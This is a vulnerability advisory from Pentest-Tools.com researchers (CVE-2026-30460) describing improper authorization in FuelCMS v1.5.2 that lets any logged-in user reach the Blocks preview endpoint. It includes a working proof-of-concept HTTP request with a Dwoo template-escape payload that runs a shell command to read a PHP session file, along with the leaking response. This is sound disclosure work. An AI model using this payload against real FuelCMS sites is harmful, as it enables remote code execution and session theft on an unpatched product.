PTT-2025-027 – Improper Authorization

CVE-ID: CVE-2026-30460

Credits:

Matei “Mal” Bădănoiu and Raul Bledea of Pentest-Tools.com

Environment:

- FuelCMS v1.5.2

CVSSv3: 5.4 Medium - AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N

Note: The CIA impact can be increased as a result of the RCE finding **PTT-2025-026 - PHP Code Execution Via Dwoo Escape** that affects the “Blocks” Module.

8.8 High - AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Description:

The FuelCMS application does not properly enforce the segregation of access on sensitive components such as the “Blocks” Module.

As the “Blocks” module is vulnerable to a Remote Code Execution vulnerability, this will result in any low level user authenticated to FuelCMS being able to obtain RCE.

Requirements:


In order to perform this exploit an attacker requires valid user credentials (any role) in order to access the FuelCMS application and call the block preview endpoint.

No Fix:

The FuelCMS software master branch has seen *no updates* in ~4 years. Although we emailed the vendor, we do not expect them to ever fix this vulnerability.

Proof of Concept:

In this scenario we will login as user “aaa” that has no permissions on any of the FuelCMS modules installed:



Note: We use the “admin” user to view the permissions of the “aaa” user, but we conduct the attack as “aaa”.

As explained in finding - **PTT-2025-026 - PHP Code Execution Via Dwoo Escape** - access to the “preview?module=blocks” can result in RCE and, due to the lack of proper authorization enforcement, any user can call this component.

Request:

```
POST /fuel//preview?module=blocks&field=view HTTP/1.1
Host: 172.17.0.2
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4yM7ui9zwexMktx8
Content-Length: 233
Cookie: ci_session=j300ttqm1tv9pdd8m08vcr76b2opm7pf;
fuel_0ed5154a6a4d9ab98816b54f2368f7ec=a%3A2%3A%7Bs%3A2%3A%22id%22%3Bs%3A1%3A%22%22%3Bs%3A8%3A%22language%22%3Bs%3A0%3A%22%22%3B%7D

------WebKitFormBoundary4yM7ui9zwexMktx8
Content-Disposition: form-data; name="data"

{assign(aaa\ '. die(`cat /var/lib/php/sessions/ci_sessionj300ttqm1tv9pdd8m08vcr76b2opm7pf`));//')}
------WebKitFormBoundary4yM7ui9zwexMktx8--
```

Response:

```
HTTP/1.1 200 OK
Date: Fri, 07 Nov 2025 14:00:06 GMT
Server: Apache/2.4.58 (Ubuntu)
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Vary: Accept-Encoding
Content-Length: 263
Content-Type: text/html; charset=UTF-8

<p>__ci_last_regenerate|i:1762523914;fuel_0ed5154a6a4d9ab98816b54f2368f7ec|a:6:{s:2:"id";s:1:"2";s:11:"super_admin";s:2:"no";s:9:"user_name";s:3:"aaa";s:8:"language";s:0:"";s:5:"email";s:25:"aaa@localhost.localdomain";s:14:"fuel_last_page";s:14:"fuel/dashboard";}
```